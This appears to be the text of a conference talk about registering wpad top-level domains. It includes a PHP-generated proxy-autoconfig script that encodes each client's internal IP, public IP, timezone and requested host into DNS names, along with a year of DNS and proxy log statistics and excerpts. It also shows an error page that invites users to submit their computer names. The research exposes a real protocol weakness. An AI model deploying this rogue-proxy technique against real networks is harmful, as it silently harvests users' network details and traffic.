
The web content wpad.dat is a PHP page there dynamically build the wpad.dat JavaScript that include the public IP of the client as seen by the web server.

```
<?php
// Set content type header for wpad.dat
header("Content-Type: application/x-ns-proxy-autoconfig");

// Dont cache content
header('Cache-Control: max-age=10, must-revalidate'); // HTTP 1.1.
header('Age: 10'); // HTTP 1.0.
header('Pragma: no-cache'); // HTTP 1.0.

// Get Client public IP
$webclientip = $_SERVER['REMOTE_ADDR'];

// Build javascript
echo "\r\n";
echo "function FindProxyForURL(url, host) { \r\n";
echo " \r\n";
echo " var host          = host.toLowerCase(); \r\n";
echo " var clientIP      = myIpAddress(); } \r\n";
echo " var timezone      = new Date().getTimezoneOffset(); } \r\n";
echo " \r\n";
echo " return \"PROXY \" + host + \".d\" + timezone + \".i\" + clientIP + \".w\"; echo $webclientip; echo ".p.wpad.dk:80; \" ; \r\n ";
echo " \r\n";
echo "} ";
?>
```



Web server PHP add client own public IP into the returned file wpad.dat

The client with IP [123.123.123.123](#) will then get this WPAD script as proxy config.

```
function FindProxyForURL(url, host) {  
  
    var host          = host.toLowerCase();  
    var clientIP      = myIpAddress();  
    var timezone      = new Date().getTimezoneOffset();  
  
    return "PROXY \" + host + \".d\" + timezone + \".i\" + clientIP + \".w123.123.123.123.p.wpad.dk:80\";  
}
```

When the client ask for <https://defcon.org/somepage.html> then it will use the WPAD function for the request.

Client will then use this proxy server

```
PROXY defcon.org.d0200.i192.168.1.10.w123.123.123.123.p.wpad.dk:80
```

Client ask for domain name

Client Timezone

Client internal LAN IP



Client own public IP

My server

Just use unencrypted
port 80 for anything.



Hey DNS server, what is the IP for this proxy server:
defcon.org.d0200.i192.168.1.10.w123.123.123.123.p.wpad.dk




DNS server
IP: 1.2.3.4

IP for the proxy server is 1.2.3.4




Hey proxy server 1.2.3.4:80 can you get <https://defcon.org/somepage.html>



Web server
(acting as Proxy)
IP: 1.2.3.4

Sorry I cannot help, only replying with HTTP Error




My server

Server always return error and never return any content.

Yes, the client trusts the self-selected proxy for all unencrypted and encrypted web traffic.




Hey proxy server 1.2.3.4:80 can you get <https://defcon.org/somepage.html>



Web server
(acting as Proxy)
IP: 1.2.3.4


Sorry I cannot help, only replying with HTTP Error



Server always return error and never return any content.

All proxy requests will return an error

It is good customer service to provide feedback for a proxy service that rejects everything.



The screenshot shows a web browser window with the address bar displaying 'wpad.dk/error/405.html'. The page content is as follows:

Error 405 Method Not Allowed

Will you tell us what happen, so we can resolv this issue?

Type you feedback text here

Limit to 1000 character.

☐ Check to get whitelisted from this error in the future and enter your computer name below.

Computer name:

Maybe user will click the checkbox to whitelist their computer.

Disclaimer

- Client WPAD function should not ask for top level domains like WPAD.TLD
- I have not asked or tricked any client to make first connect to my server, it is WPAD implantation error.
- Clients unsolicited sent GET and POST request include header and data to the WPAD.TLD server.
- No data from the client request was collected.
- Only DNS and WEB server log data is collected.
- All client requests is replied with HTTP Error (Request failed).
- No Proxy functionality will return any content other then HTTP Error (Request failed).
- Collected log data is not shared in any form other then shown content in this Talk.



Each client sent information to the sever.

From DNS log

Client Public IP	123.123.123.123
Client Nameserver	8.8.8.8
Client Internal LAN IP	192.168.1.10
Client Timezone offset	0200

From Web server log (getting the Proxy request)

Web server site request	defcon.org.d0200.i192.168.1.10.w123.123.123.123.p.wpad.dk
Web server site match	*.p.wpad.dk
Web server port	80
Client Public IP	123.123.123.123
Client DNS name	Clientname.isp.domain.tld
Request date/time	2023-05-22T11:24:44.410423 +0200
Proxy request	CONNECT defcon.org:443/somepage.html
Byte received	206
Byte send	885
Client user agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/70.0.3538.102

I got wpad.dk but what about.....

Showing More than expected traffic for wpad.dk, So why not get some more wpad.tld domains for more fun.

Can I get wpad.?

- wpad.com
- wpad.org
- wpad.net

No, they are protected and cannot be registered.

But I registered this list without any issue or requirement.

- wpad.id
- wpad.site
- wpad.build

And I registered this two to see what it more popular, porn vs press.

- wpad.porn
- wpad.press

Because been here at defcon.org Vegas, then why not

- wpad.vegas

Got wpad.dk but what about.....

wpad.eu domains was registered, but with the option to buy or rent the domain !!

Buy the domain, no thanks.

So, I rented the domain wpad.eu for one year, it will not cost that much when there is 90% discount for first 6 months.

The screenshot shows the website of Domeinenbank, a domain broker. The URL in the browser is <https://domeinenbank.nl/en/make-choice-for-purchasing-this-domain/?domain=wpad.eu>. The page features a large blue banner stating "This domain name is available!". Below this, a breadcrumb trail indicates the user is on the "Domain wpad.eu" page. The main content area is divided into two columns. The left column, titled "Welcome to Domeinenbank", provides a brief history of the company and lists "The benefits of choosing Domeinenbank", which include personal contact with their team, safe and trusted domain transfer, and being domain experts since 1999. The right column, titled "Interested in wpad.eu?", presents two options: "Buy this domain: €1,750 – €2,500" and "Rent this domain: €3.50 p.m.". Both options include a list of benefits and a corresponding call-to-action button. A red arrow points from the text "Buy the domain, no thanks." to the "Request Buy Now-price" button. Another red arrow points from the text "So, I rented the domain wpad.eu for one year..." to the "Explore your options" button.

Interested in wpad.eu?

Buy this domain: €1,750 – €2,500

- ✓ Full ownership of this domain
- ✓ Start instantly using transfer code

Request Buy Now-price

Rent this domain: €3.50 p.m.

- ✓ Full right of use for a low monthly fee
- ✓ Receive 90% discount in the first six months

Explore your options

There was no rules for, what I could use the domain for 😊

WPAD domains

Registered wpad domains for this research project.

- wpad.dk
- wpad.porn
- wpad.press
- wpad.id
- wpad.site
- wpad.build
- wpad.vegas
- wpad.eu



Only rented for one year.
No long have access to wpad.eu

My own Internet Name server

Logging all DNS request by running my own DNS server for all WPAD domains.

One year DNS server logging

- 1.136.130.387 DNS request.
- 202 GB text DNS log files.
- April 2023 → April 2024

```
2023-06-02T11:30:28.433181+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'www.i.cdn.cnn.com.d-120.1192.168.87.129.w86.52.8' .p.wpad.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:28.445737+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'cdn.cnn.com.d-120.1192.168.87.129.w86.52.8' d.dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:28.454615+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'www.i.cdn.cnn.com.d-120.1192.168.87.129.w86.52.8' .p.wpad.dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:28.922853+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'lightning.cnn.com.d-120.1192.168.87.129.w86.52.8' .p.wpad.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:28.946241+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'lightning.cnn.com.d-120.1192.168.87.129.w86.52.8' .p.wpad.dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:28.999499+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'us.cnn.com.d-120.1192.168.87.129.w86.52.8' .dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:29.023029+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.232 wants 'us.cnn.com.d-120.1192.168.87.129.w86.52.8' .dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:29.113712+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'www.cnn.com.d-120.1192.168.87.129.w86.52.8' d.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:29.136252+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'www.cnn.com.d-120.1192.168.87.129.w86.52.8' d.dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:32.695538+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'edition.cnn.com.d-120.1192.168.87.129.w86.52.8' .wpad.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:32.716692+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'edition.cnn.com.d-120.1192.168.87.129.w86.52.8' .wpad.dk[A', do = 1, bufsize = 1232: packetcache HIT
2023-06-02T11:30:35.612405+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'z.cdp-dev.cnn.com.d-120.1192.168.87.129.w86.52.8' .p.wpad.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:35.612456+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'fave-api.cnn.com.d-120.1192.168.87.129.w86.52.8' p.wpad.dk[A', do = 1, bufsize = 1232: packetcache MISS
2023-06-02T11:30:35.635330+02:00 km31419-02 pdns_server[512198]: Remote 85.218.232.228 wants 'fave-api.cnn.com.d-120.1192.168.87.129.w86.52.8' p.wpad.dk[A', do = 1, bufsize = 1232: packetcache HIT
```

DNS log lines for client asking for cnn.com that leaking internal and public IP to dns server

DNS server stats

Number of request per WPAD domain, based of client public IP from proxy DNS name.
Clients using proxy via the wpad.dat script because there own hostname match the TLD.

Request to *.wpad.dk

Request	Client IP location
126.189.291	Denmak
24.578.182	Russia
13.571.739	Ukraine
4.998.961	Germany
4.698.587	South Africa
3.777.963	India
3.491.075	Belgium
2.920.338	United Arab Emirates
2.389.173	United States
1.225.299	Internet (Unknown loc.)
1.089.040	China
473.896	Czech Republic
358.438	South Korea
318.146	Japan
201.472	United Kingdom

Request to *.wpad.eu

Request	Client IP location
7.733.882	Poland
6.549.772	Germany
5.720.533	India
3.542.327	Spain
3.315.744	Internet (Unknown loc.)
3.111.341	France
2.936.943	Hungary
2.504.776	Indonesia
2.434.334	Belgium
2.422.434	Lithuania
1.824.900	United States
1.751.334	Italy
1.663.355	Morocco
1.337.693	Greece
1.189.173	Mauritius

Request to *.wpad.vegas

Request	Client IP location
9.739.953	United States
770.095	Austria
683.787	Venezuela
320.330	Russia
46.623	Germany
14.949	Spain
2.600	Poland
621	India
128	Indonesia
13	Italy

No Internet, No WPAD traffic


Newer versions of Windows test internet access by sending requests to Microsoft domains

List of test domain names:

- msftconnecttest.com
- www.msftconnecttest.com
- ipv6.msftconnecttest.com
- msftncsi.com
- www.msftncsi.com
- ipv6.msftncsi.com

Proxy response “OK” for domains and Windows will indicate internet access is working.

Network icon indicate limited or no Internet



What types of traffic do clients request or send?

HTTP request method (top entries)

Method	Request count	Description
GET	276.119.863	Normal request, client asking for content
POST	37.858.070	Client send data
CONNECT	1.160.413.007	Proxy server request (GET request) - Clients using the script.
HEAD	26.883.112	Check content meta data status. (Cached content)
BITS_POST	1	Microsoft Background Intelligent Transfer Service
ACE	5	Apple device to Siri server
OPTION	4.960.268	WebDAV (Network share over http)
PROPFIND	4.173.759	WebDAV (Network share over http)
CCM_POST	19.583	Microsoft System Center Configuration Manager(SCCM) - (Client -> Server)
SSTP_DUPLEX_POST	45	Microsoft Secure Socket Tunneling Protocol(SSTP) - (MS VPN Client -> server)
RPC_IN_DATA	3	Microsoft RPC over HTTP – Outlook client
RPC_OUT_DATA	3	Microsoft RPC over HTTP – Outlook client

Note, client trust my proxy server so almost all traffic is unencrypted on http port 80 from client to the proxy as the client expect the proxy server to handle encrypting traffic to Internet.

Based on around 471GB Apache weblog and 1.510.679.896 log lines

What types of traffic do clients request or send?

Client download proxy config script `http://wpad.dk/wpad.dat`, that set client to use proxy server for everything and because it is caching `wpad.dat`, it will keep doing this until it expires.

It is everything, including internal local network traffic is sent to the proxy.

This sample where client 109.195.x.x is asking for `http://192.168.168.1/` via the proxy server.

```
"109.195. [REDACTED]", "2023-06-10T07:59:52.636064 +0200", "ru-RU", "GET http://192.168.1.1/manifest.asp HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.603946 +0200", "ru-RU", "GET http://192.168.1.1/device-map/router.asp HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.563675 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/networkmap/line_two.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.694530 +0200", "ru-RU", "GET http://192.168.1.1/images/loading.gif HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.833747 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/midown_bg.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.837188 +0200", "ru-RU", "GET http://192.168.1.1/images/wall0.gif HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.839904 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/title_bg.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.841915 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/midup_bg.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.892483 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/notification.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.892491 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/networkmap/map-iconInternet.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.894596 +0200", "ru-RU", "GET http://192.168.1.1/images/statusTitle_gray.gif HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.900028 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/networkmap/line_dualwan.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:52.968473 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/btn.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
"109.195. [REDACTED]", "2023-06-10T07:59:53.106618 +0200", "ru-RU", "GET http://192.168.1.1/images/New_ui/btnspan.png HTTP/1.1", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
```

DNS server log provides more details about the client

```
pdns_server[1721000]: Remote 1 [REDACTED] wants '192.168.1.1.d-180.i192.168.1.5.w109.195. [REDACTED].p.wpad.dk|A', do = 1, bufsize = 1232 (4096): packetcache MISS
pdns_server[1721000]: Remote 1 [REDACTED] wants '192.168.1.1.d-180.i192.168.1.5.w109.195. [REDACTED].p.wpad.dk|A', do = 1, bufsize = 1232 (4096): packetcache MISS
```

Looking for server 192.168.1.1

Timezone 180

Client LAN IP 192.168.1.5

Client Public IP 109.195.x.x

What types of traffic do clients request or send?

Clients sent 37,858,070 HTTP POST requests to servers, including all the post data.

POST (HTTP)

[Article](#) [Talk](#)

From Wikipedia, the free encyclopedia

This article is about the HTTP method. Not to be confused with [Power-on self-test](#).

In [computing](#), **POST** is a [request method](#) supported by [HTTP](#) used by the [World Wide Web](#). By design, the POST request method requests that a web server accepts the data enclosed in the body of the request message, most likely for storing it.^[1] It is often used when uploading a file or when submitting a completed [web form](#).

In contrast, the HTTP [GET](#) request method retrieves information from the server. As part of a GET request, some data can be passed within the URL's [query string](#), specifying (for example) search terms, date ranges, or other information that defines the query.

As part of a POST request, an arbitrary amount of data of any type can be sent to the server in the body of the request message. A fields header field in the POST request usually indicates the message body's Internet media type.


Source: [https://en.wikipedia.org/wiki/POST_\(HTTP\)](https://en.wikipedia.org/wiki/POST_(HTTP))

What types of traffic do clients request or send?

Domain .local is used for local internal network only and cannot be resolved by internet name server.

Proxy log got 229.506 request for 219 different domains with .local, here is small sample list.

- asc-prod-sccm01.<REMOVED>.local
- autodiscover.<REMOVED>.local
- citrix.<REMOVED>.local
- diskstation.local
- dlinkrouter.local
- docunotews.<REMOVED>.local
- fileprint.<REMOVED>.local
- intranet.<REMOVED>.local
- license.<REMOVED>.local
- mgm-wsus02.<REMOVED>.local
- pki1.<REMOVED>.local
- rootca2.<REMOVED>.local
- rootca.<REMOVED>.local
- sccm02.<REMOVED>.local
- signaturcentral.<REMOVED>.local
- sippool01web.<REMOVED>.local
- vcenter.<REMOVED>.local
- wsus.<REMOVED>.local



Company domain name removed.

DNS over HTTP (DoH)

WPAD man-in-the-middle proxy for web traffic can intercept DNS request for clients using DoH, Browser like Firefox and Chrome there are testing DoH...
.....To protect client against MITM and Privacy

Client asking proxy to resolve Baidu.com via DNS over HTTPS

```
"2023-06-17T19:33:59.175627+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","3946","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZI3uh6BmbsinRNwnuxpIwxAAABA","ZI3uh6Bm
"2023-06-17T19:33:59.182719+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","3946","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZI3uhynB9Om07-5fnnss4QAAABE","ZI3uhynB
"2023-06-17T19:34:24.255606+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZI3uoALMSzZmWab0PrbFSQAAABI","ZI3uoALMS
"2023-06-17T19:34:24.263333+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZI3uoLUJ9jgU6-F9hKQwSgAAABY","ZI3uoLUJ9
"2023-07-01T01:13:22.141591+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZJ9hkvsfiG4-7sv4mr0rgAAAAA","ZJ9hkvsfi
"2023-07-01T01:13:22.143295+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZJ9hkqsJMDZ7st5pUHERvgAAABQ","ZJ9hkqsJM
"2023-07-01T01:13:43.922849+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZJ9hp-AZ60kgjWLCF57C5AAABCB","ZJ9hp-AZ6
"2023-07-01T01:13:43.926974+0200","GET /dns-query?name=baidu.com&type=A HTTP/1.1","404","418","-","?name=baidu.com&type=A","python-httpx/0.23.3","-","ZJ9hp-N-RyO70HKeZzuaAAABY","ZJ9hp-N-Ry
"2023-07-19T14:32:19.094585+0200","GET /resolve?name=4d51871626301lee90c17446a0f559b0.openresolver.dnslab.cn&type=16 HTTP/1.1","404","3946","-","?name=4d51871626301lee90c17446a0f559b0.open
"2023-07-23T09:55:25.591678+0200","GET /resolve?name=520f035e292e11eeb6ee7446a0f5fd08.openresolver.dnslab.cn&type=16 HTTP/1.1","404","3946","-","?name=520f035e292e11eeb6ee7446a0f5fd08.open
```

Response is json blob with DNS data.

From Wikipedia, the free encyclopedia

